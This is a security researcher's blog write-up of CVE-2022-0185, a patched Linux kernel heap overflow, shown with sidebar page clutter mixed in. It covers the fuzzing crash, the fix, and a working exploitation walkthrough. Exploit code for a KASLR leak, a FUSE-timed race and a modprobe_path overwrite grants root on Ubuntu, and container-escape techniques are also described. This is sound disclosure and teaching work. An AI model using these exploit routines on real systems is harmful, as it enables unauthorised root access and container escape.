TUESDAY, JANUARY 25, 2022

CVE-2022-0185 - Winning a $31337 Bounty after Pwning Ubuntu and Escaping Google's KCTF Containers

Recently, several friends on my CTF team Crusaders of Rust and I found a Linux kernel heap overflow 0-day. We found the bug through fuzzing with syzkaller and we quickly developed it into an Ubuntu LPE exploit. Afterwards, we rewrote it to escape and root Google's hardened Kubernetes CTF infrastructure. This bug affects all kernel versions since 5.1 (5.16 is in progress currently), and has been assigned CVE-2022-0185. We have already disclosed this to the Linux security and distro mailing list, and the bug has been patched as of this article's release. Before I continue, I would like to give several acknowledgements for those who worked with me.

A huge shoutout must go to clubby789, Day91, and ryaagard. Thanks must go to all of them (especially ryaagard for porting the exploit to Ubuntu 20.04), for working with me on the exploit for several days straight. As an extra fun tidbit of information, Day is only 15 at the time of writing this exploit… I can't wait to see what he will do in a few years!

Further thanks must go to chop0 for finding this bug and setting up our private fuzzing infrastructure, and ginkoid for giving us ideas for container escapes and setting up our testing infrastructure.

One last thing to mention is that this bounty submission was actually a bug collision. During the disclosure process, we found out that n0psledbyte from the Singaporean VR firm StarLabs actually found the same bug earlier. Since we were the first to properly report and disclose it, Google was still nice enough to grant us a sizeable bounty - thanks to sirdarckcat for helping us out with the bug collision situation.

Beginning 2022, our teamates were resolved to find a 0 day in 2022. We weren't really sure how exactly to get started, but since our team had a high degree of familiarity with Linux kernel exploits, we decided to just purchase some dedicated servers and run Google's syzkaller fuzzer. On January 6th at 22:30 PST, chop0 hit the following report on a KASAN failure in `legacy_parse_param`: `slab-out-of-bounds Write in legacy_parse_param`. It seems like syzbot found this issue just 6 days earlier when fuzzing Android, but the issue was left unhandled and we naively thought no one else took notice.

The following was the crash log:

```
BUG: KASAN: slab-out-of-bounds in legacy_parse_param+0x450/0x640 fs/fs_co
Write of size 1 at addr ffff88802d7d9000 by task syz-executor.12/386100

CPU: 3 PID: 386100 Comm: syz-executor.12 Not tainted 5.14.0 #1
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.13.0-1ubunt
Call Trace:
 __dump_stack lib/dump_stack.c:88 [inline]
 dump_stack_lvl+0x4d/0x66 lib/dump_stack.c:105
 print_address_description.constprop.0+0x21/0x140 mm/kasan/report.c:233
```

CONTACT

For further inquiries, contact me at will@willsroot.io. Feel free to use my PGP key.

GITHUB

Click here to access my Github page.

BLOG ARCHIVE


▼ 2022 (2)
- ► March (1)
- ▼ January (1)
  - CVE-2022-0185 - Winning a $31337 Bounty after Pwni...

► 2021 (10)
► 2020 (13)
► 2019 (28)
► 2017 (1)
► 2016 (1)

FEATURED POST

corCTF 2021 Fire of Salvation Writeup: Utilizing msg_msg Objects for Arbitrary Read and Arbitrary Write in the Linux Kernel


In corCTF 2021, D3v17 and I wrote two kernel challenges utilizing a technique that is novel at least to our knowledge to gain arb read and ...



```
 __kasan_report mm/kasan/report.c:419 [inline]
 kasan_report.cold+0x7f/0x11b mm/kasan/report.c:436
 legacy_parse_param+0x450/0x640 fs/fs_context.c:569
 vfs_parse_fs_param+0x1fd/0x390 fs/fs_context.c:146
 vfs_fsconfig_locked+0x177/0x340 fs/fsopen.c:265
 __do_sys_fsconfig fs/fsopen.c:439 [inline]
 __se_sys_fsconfig fs/fsopen.c:314 [inline]
 __x64_sys_fsconfig+0x6a6/0x7a0 fs/fsopen.c:314
 do_syscall_x64 arch/x86/entry/common.c:50 [inline]
 do_syscall_64+0x3b/0x90 arch/x86/entry/common.c:80
 entry_SYSCALL_64_after_hwframe+0x44/0xae
RIP: 0033:0x7fe8eeb7489d
Code: 02 b8 ff ff ff ff c3 66 0f 1f 44 00 00 f3 0f 1e fa 48 89 f8 48 89 f7
RSP: 002b:00007fe8edcc5c28 EFLAGS: 00000246 ORIG_RAX: 00000000000001af
RAX: ffffffffffffffda RBX: 00007fe8eec94030 RCX: 00007fe8eeb7489d
RDX: 0000000020000040 RSI: 0000000000000001 RDI: 0000000000000003
RBP: 00007fe8eebe100d R08: 0000000000000000 R09: 0000000000000000
R10: 0000000020000800 R11: 0000000000000246 R12: 0000000000000000
R13: 00007ffd8112faef R14: 00007fe8eec94030 R15: 00007fe8edcc5dc0

Allocated by task 386092:
 kasan_save_stack+0x1b/0x40 mm/kasan/common.c:38
 kasan_set_track mm/kasan/common.c:46 [inline]
 set_alloc_info mm/kasan/common.c:434 [inline]
 ____kasan_kmalloc mm/kasan/common.c:513 [inline]
 __kasan_kmalloc+0x7c/0x90 mm/kasan/common.c:522
 kmalloc include/linux/slab.h:591 [inline]
 legacy_parse_param+0x3e2/0x640 fs/fs_context.c:559
 vfs_parse_fs_param+0x1fd/0x390 fs/fs_context.c:146
 vfs_fsconfig_locked+0x177/0x340 fs/fsopen.c:265
 __do_sys_fsconfig fs/fsopen.c:439 [inline]
 __se_sys_fsconfig fs/fsopen.c:314 [inline]
 __x64_sys_fsconfig+0x6a6/0x7a0 fs/fsopen.c:314
 do_syscall_x64 arch/x86/entry/common.c:50 [inline]
 do_syscall_64+0x3b/0x90 arch/x86/entry/common.c:80
 entry_SYSCALL_64_after_hwframe+0x44/0xae
netlink: 68 bytes leftover after parsing attributes in process `syz-execut
netlink: 68 bytes leftover after parsing attributes in process `syz-execut
netlink: 68 bytes leftover after parsing attributes in process `syz-execut
netlink: 68 bytes leftover after parsing attributes in process `syz-execut
autofs4:pid:386120:autofs_fill_super: called with bogus options
autofs4:pid:386117:autofs_fill_super: called with bogus options

The buggy address belongs to the object at ffff88802d7d8000
 which belongs to the cache kmalloc-4k of size 4096
The buggy address is located 0 bytes to the right of
 4096-byte region [ffff88802d7d8000, ffff88802d7d9000)
The buggy address belongs to the page:
page:000000006784204d refcount:1 mapcount:0 mapping:0000000000000000 inde
head:000000006784204d order:3 compound_mapcount:0 compound_pincount:0
flags: 0x100000000010200(slab|head|node=0|zone=1)
raw: 0100000000010200 0000000000000000 0000000200000001 ffff888100043040
raw: 0000000000000000 0000000000040004 00000001ffffffff 0000000000000000
page dumped because: kasan: bad access detected

Memory state around the buggy address:
 ffff88802d7d8f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 ffff88802d7d8f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
>ffff88802d7d9000: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
                   ^
 ffff88802d7d9080: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
 ffff88802d7d9100: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
```


Fiddling around a bit with the C repro, we found the following snippet could trigger a crash reliably:

POPULAR POSTS



CVE-2022-0185 - Winning a $31337 Bounty after Pwning Ubuntu and Escaping Google's KCTF Containers

Recently, several friends on my CTF team Crusaders of Rust and I found a Linux kernel heap overflow 0-day. We found the bug through fuzzi...




corCTF 2021 Fire of Salvation Writeup: Utilizing msg_msg Objects for Arbitrary Read and Arbitrary Write in the Linux Kernel

In corCTF 2021, D3v17 and I wrote two kernel challenges utilizing a technique that is novel at least to our knowledge to gain arb read and ...

Bombs Landed HacktheBox Writeup (Password Protected)

This challenge is still currently active. Please submit the challenge flag to continue. Disclaimer: Do not leak the writeups here withou...

INTERESTING POSTS



Player2 HacktheBox Writeup (Password Protected)


24.12.2019 - 0 Comments

Player2 is a very fun and challenging box by MrR3boot and b14ckh34rt. The root is my favorite one so...

CUCTF 2020 Hotrod Kernel Writeup (Userfaultfd Race + Kernel UAF + Timerfd_Ctx Overwrite)

04.10.2020 - 0 Comments

Recently, I made some pwn challenges for my teammate Chirality, who helped organize CUCTF 2020; Dr....



Rope HacktheBox Writeup (Password Protected)

08.09.2019 - 0 Comments

Rope is an amazing box on HacktheBox. However, it is still active, so it will be password protected with the...

corCTF 2021 vmquack writeup: Writing a Custom Binary Ninja Architecture Plugin to Devirtualize a Crackme

```
#define _GNU_SOURCE
#include <sys/syscall.h>
#include <stdio.h>
#include <stdlib.h>

#ifndef __NR_fsconfig
#define __NR_fsconfig 431
#endif
#ifndef __NR_fsopen
#define __NR_fsopen 430
#endif
#define FSCONFIG_SET_STRING 1
#define fsopen(name, flags) syscall(__NR_fsopen, name, flags)
#define fsconfig(fd, cmd, key, value, aux) syscall(__NR_fsconfig, fd, cmd,

int main(void)
{
        char* val = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
        int fd = 0;
        fd = fsopen("9p", 0);
        if (fd < 0) {
                puts("Opening");
                exit(-1);
        }
        for (int i = 0; i < 5000; i++) {
                fsconfig(fd, FSCONFIG_SET_STRING, "\x00", val, 0);
        }
        return 0;
}
```

Now, what exactly is causing the overflow? First of all, what is this `fsconfig` syscall? According to the patch that brought it in:

Add a syscall for configuring a filesystem creation context and triggering actions upon it, to be used in conjunction with `fsopen`, `fspick` and `fsmount`.

For arguments, we need to pass in a file descriptor, along with the cmd `FSCONFIG_SET_STRING` and 2 strings for key and value to reach the region of the crash. Per the patch notes for using `FSCONFIG_SET_STRING`, the value must point to a null terminated string, and the final argument (the auxiliary value) must be 0. Let's go through the path of the stack trace, starting at `vfs_fsconfig_locked`. Nothing really pertinent to the bug is here, besides knowing that the default case in its switch statement leads to `vs_parse_fs_param`. Note how it calls the `parse_param` function pointer from the `ops` field of the fs_context pointer. As defined by the `legacy_fs_context_ops` structure, this function pointer is what points to `legacy_parse_param`.

What exactly determines if something is "legacy?" When allocating a filesystem context structure in `alloc_fs_context`, the following happens:


```
        /* TODO: Make all filesystems support this unconditionally */
        init_fs_context = fc->fs_type->init_fs_context;
        if (!init_fs_context)
                init_fs_context = legacy_init_fs_context;
```

`fs_type` is of the type `struct file_system_type`. Looking at references to the `file_system_type` struct, we see a whole list from different files that handle different file_systems. The one we abused in our exploit was `ext4`. Our original fuzzing crash happened on the Plan 9 filesystem. It seems like in both of these (and a ton of other file systems) don't have the `init_fs_context` field set so they all default to legacy and can go down the path of `legacy_parse_param`.

Let's take a look at the offending function `legacy_parse_param`:


26.08.2021 - 0 Comments

vmquack was a CISC VM reversing challenge I wrote for corCTF 2021 loosely based on x86_64 as I have been…


Psuedo HacktheBox Writeup (Password Protected)

08.09.2019 - 0 Comments

Pseudo is an amazing challenge on HacktheBox; I really enjoyed working on it with davidlightman. However, it…


corCTF 2021 Fire of Salvation Writeup: Utilizing msg_msg Objects for Arbitrary Read and Arbitrary Write in the Linux Kernel

26.08.2021 - 0 Comments

In corCTF 2021, D3v17 and I wrote two kernel challenges utilizing a technique that is novel at least to our…

SUBSCRIBE TO THIS BLOG

Posts

Comments

```c
static int legacy_parse_param(struct fs_context *fc, struct fs_parameter *
{
        struct legacy_fs_context *ctx = fc->fs_private;
        unsigned int size = ctx->data_size;
        size_t len = 0;
        int ret;

        ret = vfs_parse_fs_param_source(fc, param);
        if (ret != -ENOPARAM)
                return ret;

        if (ctx->param_type == LEGACY_FS_MONOLITHIC_PARAMS)
                return invalf(fc, "VFS: Legacy: Can't mix monolithic and i

        switch (param->type) {
        case fs_value_is_string:
                len = 1 + param->size;
                fallthrough;
        case fs_value_is_flag:
                len += strlen(param->key);
                break;
        default:
                return invalf(fc, "VFS: Legacy: Parameter type for '%s' no
                              param->key);
        }

        if (len > PAGE_SIZE - 2 - size)
                return invalf(fc, "VFS: Legacy: Cumulative options too lar
        if (strchr(param->key, ',') ||
            (param->type == fs_value_is_string &&
             memchr(param->string, ',', param->size)))
                return invalf(fc, "VFS: Legacy: Option '%s' contained comm
                              param->key);
        if (!ctx->legacy_data) {
                ctx->legacy_data = kmalloc(PAGE_SIZE, GFP_KERNEL);
                if (!ctx->legacy_data)
                        return -ENOMEM;
        }

        ctx->legacy_data[size++] = ',';
        len = strlen(param->key);
        memcpy(ctx->legacy_data + size, param->key, len);
        size += len;
        if (param->type == fs_value_is_string) {
                ctx->legacy_data[size++] = '=';
                memcpy(ctx->legacy_data + size, param->string, param->size
                size += param->size;
        }
        ctx->legacy_data[size] = '\0';
        ctx->data_size = size;
        ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
        return 0;
}
```

Given that your value points to a string, it will factor in both the length of the value string and the key string. If this is the first time hitting this region (basically if legacy data hasn't been allocated yet), a 4k chunk will be allocated for it. It sets a ",", copies over the key, sets an "=" sign, and then copies over the value of your data before null termination. Well, how can we overflow? You can see the bound check to prevent overflows:

```c
      if (len > PAGE_SIZE - 2 - size)
              return invalf(fc, "VFS: Legacy: Cumulative options too lar
```

While this bound check will suffice for most cases, if your size is 4095 bytes or greater, an integer underflow will occur as `size` in this case is an unsigned int. Hence, trigger the underflow there and you will get infinite heap overflow.

This bug popped up since 5.1-rc1. It's important to note that you need the `CAP_SYS_ADMIN` capability to trigger it, but the permission only needs to be granted in the CURRENT NAMESPACE. Most unprivileged users can just `unshare(CLONE_NEWNS|CLONE_NEWUSER)` (equivalent of the command `unshare -Urm`) to enter a namespace with the `CAP_SYS_ADMIN` permission, and abuse the bug from there; this is what makes this such a dangerous vulnerability.

Fixing this is a simple patch. Here's the fix clubby789 developed and what we sent to the Linux kernel project.

```
diff --git a/fs/fs_context.c b/fs/fs_context.c
index de1985eae..a195e516f 100644
--- a/fs/fs_context.c
+++ b/fs/fs_context.c
@@ -548,7 +548,7 @@ static int legacy_parse_param(struct fs_context *fc, s
                              param->key);
        }

-       if (len > PAGE_SIZE - 2 - size)
+       if (size + len + 2 > PAGE_SIZE)
                return invalf(fc, "VFS: Legacy: Cumulative options too la
        if (strchr(param->key, ',') ||
```

Ok, but who cares about the patch. Let's talk about exploitation now :)

Our original POC's goal was to achieve LPE on Ubuntu, preferably 20.04 which is probably the most popular? version in use currently. The exact kernel we targeted was of version 5.11.0-44. As with most distro kernels, there are a ton of hardening options compiled in, like slab randomization, slab hardening, usercopy hardening, etc. I've discussed a lot about some common kernel hardening measures in previous kernel exploitation posts. And of course since these are modern systems, SMAP, SMEP, KASLR, and KPTI will be turned on. Being distro images, there are also some options that are required for general use that will work to our advantage for exploitation, such as `CONFIG_CHECKPOINT_RESTORE`, `CONFIG_USER_NS`, `CONFIG_FUSE`, `CONFIG_SYSVIPC`, and `CONFIG_USERFAULTFD`.

What primitives do we have with this bug? Only a heap overflow. I wonder if there's anything I can do with this to escalate privileges… heap overflow in a 4k slab. This past summer, D3v17 and I teamed up and wrote a series of articles and challenges focused on abusing the `msg_msg` structures for OOB read, arb read, and arb write; please take a read at these before I continue as I will be writing with the assumption that the reader has this prerequisite knowledge: part 1, part 2. Our first challenge and article specifically dealt with a 0x30 byte UAF at the very beginning of the `msg_msg` structure in the 4k slab, so a heap overflow in the 4k slab would fit this scenario perfectly. With all but one exception, the exact same strategy from our Fire of Salvation kernel challenge can be repeated here.

Before I continue, I would like to make a note about exploit stability. Interestingly enough, it seems that newer Linux kernel exploit mitigations actually contributed to the stability of the exploit we had on Ubuntu. As you will see later on in our exploit, we never did a lot of spraying besides some initial sprays to clean up the slabs and forcing cpu affinity on one core since each core has their own freelist. Wouldn't it make sense for slab randomization combined with a string based heap overflow to cause many crashes for systems with SLUB freelist allocators?

Well, yes if the freelist pointer was at the beginning of each chunk; our attempts at exploiting these versions of the kernel required a lot more work related to spraying and never achieved a success rate better than 50% (although due to instability issues on the Google Kubernetes's infrastructure, I had to redevelop the spray even for newer kernel versions that should alleviate this corruption problem). Since 5.7, Linux kernel developers decided to move the freelist pointer to the middle to avoid overflows corrupting the kernel heap state. This means that as long as my overflow doesn't corrupt some very important object, I can keep overflowing the first 0x30 bytes (which is all that matters for abusing `msg_msg`) and never corrupt the heap state in the 4k pages - this makes it pretty easy to try to leak memory or perform an arbitrary write on repeat as we can get a fresh legacy data allocation with every new fd we create with `fsopen`. Thanks mitigations!

To obtain a KASLR leak on general Linux distributions (again, if anything here sounds confusing, refer to the articles from D3v17 and me), we just need our legacy data chunk to be allocated right on top of a 4k `msg_msg` chunk chained with a kmalloc-32 `msg_msgseg` chunk. We can use our overflow to adjust the `msg_msg` size parameter and make it larger, and then use `MSG_COPY` to achieve an OOB leak. If we spray many `seq_operations` structure using the classic `open("/proc/self/stat", O_RDONLY)` trick, we will have a high likelihood of an OOB read leaking us the pointers within this structure, which will let us rebase the kernel and bypass KASLR.

Note that since we do not have heap leaks and that usercopy hardening does heap object bounds checking, we have to rely on `MSG_COPY`, which doesn't unlink the `msg_msg` from its `msg_queue` (which would then utilize the linked list pointers in the first 0x10 bytes of `msg_msg` objects) and uses memcpy to transfer data to a new `msg_msg` structure before usercopying back.

This following snippet of code should accomplish a KASLR leak:

```
uint64_t do_leak ()
{
    uint64_t kbase = 0;
    char pat[0x1000] = {0};
    char buffer[0x2000] = {0}, recieved[0x2000] = {0};
    int targets[0x10] = {0};
    msg *message = (msg *)buffer;
    int size = 0x1018;

    // spray msg_msg
    for (int i = 0; i < 8; i++)
    {
        memset(buffer, 0x41+i, sizeof(buffer));
        targets[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
        send_msg(targets[i], message, size - 0x30, 0);
    }

    memset(pat, 0x42, sizeof(pat));
    pat[sizeof(pat)-1] = '\x00';
    puts("[*] Opening ext4 filesystem");

    fd = fsopen("ext4", 0);
    if (fd < 0)
    {
            puts("fsopen: Remember to unshare");
            exit(-1);
    }

    strcpy(pat, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
    for (int i = 0; i < 117; i++)
    {
        fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
    }

    // overflow, hopefully causes an OOB read on a potential msg_msg objec
    puts("[*] Overflowing...");
    pat[21] = '\x00';
    char evil[] = "\x60\x10";
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);

    // spray more msg_msg
    for (int i = 8; i < 0x10; i++)
    {
        memset(buffer, 0x41+i, sizeof(buffer));
        targets[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
        send_msg(targets[i], message, size - 0x30, 0);
    }
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", evil, 0);

    puts("[*] Done heap overflow");
    puts("[*] Spraying kmalloc-32");
    for (int i = 0; i < 100; i++)
    {
        open("/proc/self/stat", O_RDONLY);
    }

    size = 0x1060;
    puts("[*] Attempting to recieve corrupted size and leak data");

    // go through all targets qids and check if we hopefully get a leak
    for (int j = 0; j < 0x10; j++)
    {
        get_msg(targets[j], recieved, size, 0, IPC_NOWAIT | MSG_COPY | MS(
        kbase = do_check_leak(recieved);
        if (kbase)
        {
            close(fd);
            return kbase;
        }
    }

    puts("[X] No leaks, trying again");
    return 0;
}
```

Now, we can perform the same arbitrary write technique D3v17 and I created. When you trigger the allocation of `msg_msg` and make a requested size require larger than 4096, we need to hang the usercopy when it copies to the first `msg_msg` chunk but before it traverses and usercopies to the `msg_msgseg` chunk. Previously, we did it with userfaultfd, but since unprivileged userfaultfd is disabled by default since 5.11, how can we reliably race this?

I went through this slideshow and the FUSE technique caught my attention. The gist of it is that in Linux, users can communicate with /dev/fuse to create their own custom filesystem in userspace. You can create your own files in this userspace filesystem, map them in memory with mmap, have usercopy reach them when copying, and have your custom filesystem read handlers just hang or do anything else you want. Here is our custom FUSE filesystem's handlers:

```
int evil_read(const char *path, char *buf, size_t size, off_t offset,
              struct fuse_file_info *fi)
{
    // change to modprobe_path
    char signal;
    char evil_buffer[0x1000];
    memset(evil_buffer, 0x43, sizeof(evil_buffer));
    char *evil = modprobe_win;
    memcpy((void *)(evil_buffer + 0x1000-0x30), evil, sizeof(evil));

    size_t len = 0x1000;

    if (offset >= len)
        return size;

    if (offset + size > len)
        size = len - offset;

    memcpy(buf, evil_buffer + offset, size);

    // sync with the arb write thread
    read(fuse_pipes[0], &signal, 1);
    return size;
}
```

There were two difficulties however with this FUSE race technique. Normally, as a normal unprivileged user, you need access to a suid /bin/fusermount binary. Performing the unshare which triggered our own user namespace's creation would allow us to skip that requirement. Another issue is that a user would require libfuse libraries for libfuse functions to work, as libfuse is notoriously difficult to statically link, as seen here because it specifically relies on `dl_open` for some extra features. We addressed this by removing all the references to `dl_open` and rebuilding the library. Static compilation then worked nicely and this technique would work on any system with `CONFIG_FUSE` enabled regardless of libfuse or fusermount availability.

One last thing with this exploit… where do we target? For the exploit simplicity's sake, we only targeted `modprobe_path` (the classic `modprobe_path` kernel pwning trick) for our Ubuntu LPE exploits. We overwrote it with the path to a script that made /bin/bash suid, and this script will trigger with root privileges whenever anyone attempts to run a binary with an invalid header. Here is our Ubuntu LPE exploit so far:

```
// msg_msg arb write trick by hanging before msg_msgseg on usercopy
// use FUSE to time the race
void do_win()
{
    int size = 0x1000;
    char buffer[0x2000] = {0};
    char pat[0x1000] = {0};
    msg* message = (msg*)buffer;
    memset(buffer, 0x44, sizeof(buffer));

    void *evil_page = mmap((void *)0x1337000, 0x1000, PROT_READ | PROT_WRI
    uint64_t race_page = 0x1338000;
    msg *rooter = (msg *)(race_page-0x8);
    rooter->mtype = 1;
    size = 0x1010;

    int target = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
    send_msg(target, message, size - 0x30, 0);

    puts("[*] Opening ext4 filesystem");
    fd = fsopen("ext4", 0);
    if (fd < 0)
    {
            puts("Opening");
            exit(-1);
    }
    puts("[*] Overflowing...");
    strcpy(pat, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
    for (int i = 0; i < 117; i++)
    {
        fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
    }

    puts("[*] Prepaing fault handlers via FUSE");
    int evil_fd = open("evil/evil", O_RDWR);
    if (evil_fd < 0)
    {
        perror("evil fd failed");
        exit(-1);
    }
    if ((mmap((void *)0x1338000, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARI
    {
        perror("mmap fail fuse 1");
        exit(-1);
    }

    pthread_t thread;
    int race = pthread_create(&thread, NULL, arb_write, NULL);
    if(race != 0)
    {
        perror("can't setup threads for race");
    }
    send_msg(target, rooter, size - 0x30, 0);
    pthread_join(thread, NULL);
    munmap((void *)0x1337000, 0x1000);
    munmap((void *)0x1338000, 0x1000);
    close(evil_fd);
    close(fd);
}
```

You can find the full link to our exploit here: https://github.com/Crusaders-of-Rust/CVE-2022-0185/blob/master/exploit_fuse.c; it can be easily adjusted for any kernel versions above 5.7, and the spray will need to be reworked for even older versions. Now with /bin/bash as suid, the exploit will finish. As any low privileged user with access to bash, one can just run it with the -p argument to achieve root privileges! All in all, a really simple (and reliable) exploit using techniques discovered in the CTF world.

Having an Ubuntu LPE is great and all, but what we really wanted to try was the Google kCTF VRP program for their bounty. The money would be great, and ~~an exploit in a hardened environment will be quite useful during CTFs.~~ They offered two challenges: kctf and fullchain. kctf is where you root the container to read the container's root flag, and fullchain is where you root the container, escape to host, and then read the root flag of another container. Fullchain is the goal.

There were many issues early on. For one, the /dev folder was barebones, so fuse and other favorite kernel exploit structures like `tty_struct` were unavailable. Userfaultfd was of course be disabled, and the kernel heap in the 4k slab seemed to have had many structures as well (the heap behaved more actively in this container environment in general for the slabs I targeted) - this required better spraying strategies to help with stability.

One more important issue is in regards to the `GFP_KERNEL_ACCOUNT` flag. Accounting flag is usually reserved for objects with data from userland - famous structures like `msg_msg` are all allocated with them. Before 5.9, the kernel placed accounted objects in separate slabs, but this only takes affect with the `CONFIG_MEMCG_KMEM` compilation option… another case of an upgrade making exploits easier.

How does the above issue affect our exploit? Shouldn't the legacy data allocations also have the accounting flags based on its purpose in documentation? Well, it should, but it seems like kernel developers forgot about this until a recent commit for 5.16. This means that `msg_msg` would not be able to be abused on the kctf infrastructure Google hosted, which was on 5.4, and we would have to look for a new structure, either through a lot of source reading or CodeQL. We were lucky as it was around this time that an update for kctf was almost complete where Kubernetes running on a 5.10 kernel would be available (hence the creation of kctf.vrp2.ctfcompetition.com), so we just ended up targeting this one to save time.

Note that Starlabs managed to get it on the older kctf instance. I asked n0psledbyte afterwards about their approach - they managed to abuse `msg_msg` too by performing a cross cache overflow, an interesting concept I've never really thought about. grsecurity has an article related to this strategy and I am curious how much spraying is required to achieve an acceptable reliability rate.

With limited abilities to control a race, we can't exactly use `msg_msg` for arbitrary write. Our thoughts at this point were to either rely on the unlink primitive or arbitrary free primitive that `msg_msg` provides. Our end goal was to replace the pipe_buffer pointer to a function table with a pointer to some other arbitrary msg_msg chunk, for us to gain ROP control. Thanks to articles from Andy Nguyen and bsauce for providing me with the `pipe_buffer` idea!

Before I discuss unlink or the arbitrary free primitive, I need to first discuss the heap spraying technique I used here to help with slab randomization on top of a busier heap, and the mechanism to which I achieved a heap leak.


A chat with D3v17 and this article were pretty helpful for planning out the spray. As mentioned previously, the first thing I did was to force cpu affinity on one core, as each cpu has its own freelists. Some other tricks I did (I'm not sure if they actually do help as it might just be placebo, but when testing, they definitely increased exploit reliability) were the following - a lot of the spray related constants I used in the final exploit was specifically targeted towards the Kubernetes infrastructure:

1. Pre-allocate a ton of chunks beforehand using `msg_msg` sprays. Then, after each stage of the exploit, or when trying to repeat a stage, I would trigger some of them to be freed. Hopefully, this covers up some of the corruption and prevents crashes on future allocations. All of these saved chunks would be dumped as well before triggering a root shell as a final “cleanup.”


2. Before performing overflows into `msg_msg` objects from `fsconfig`, I would allocate anywhere from 4 to 7 `msg_msg` objects (as there are only 8 objects in a kmalloc-4k slab). I would then trigger a `MSG_COPY` on one of them, which would force an allocation and free in the same slab in the copy process. Hopefully, this would create a hole in the slab, and my next allocation of the legacy data region will go right on top of a `msg_msg` object.

With this spray mechanism, I managed to easily achieve kernel leaks and heap leaks. For my heap leaks, I used that fact that each `msg_queue` connects their `msg_msg` objects together in a doubly linked list. If you allocate a kmalloc-64 `msg_msg` object between a kmalloc-512 object and a kmalloc-1k object in one queue, and allocate a kmalloc-4k `msg_msg` chained to a kmalloc-64 `msg_msgseg` object in another queue, you can abuse OOB read to leak out the kmalloc-512 and kmalloc-1k object addresses. Using kmalloc-512 isn’t necessarily required, it’s just what I chose and I didn’t bother changing it afterwards. The diagram below should help clarify this stage.

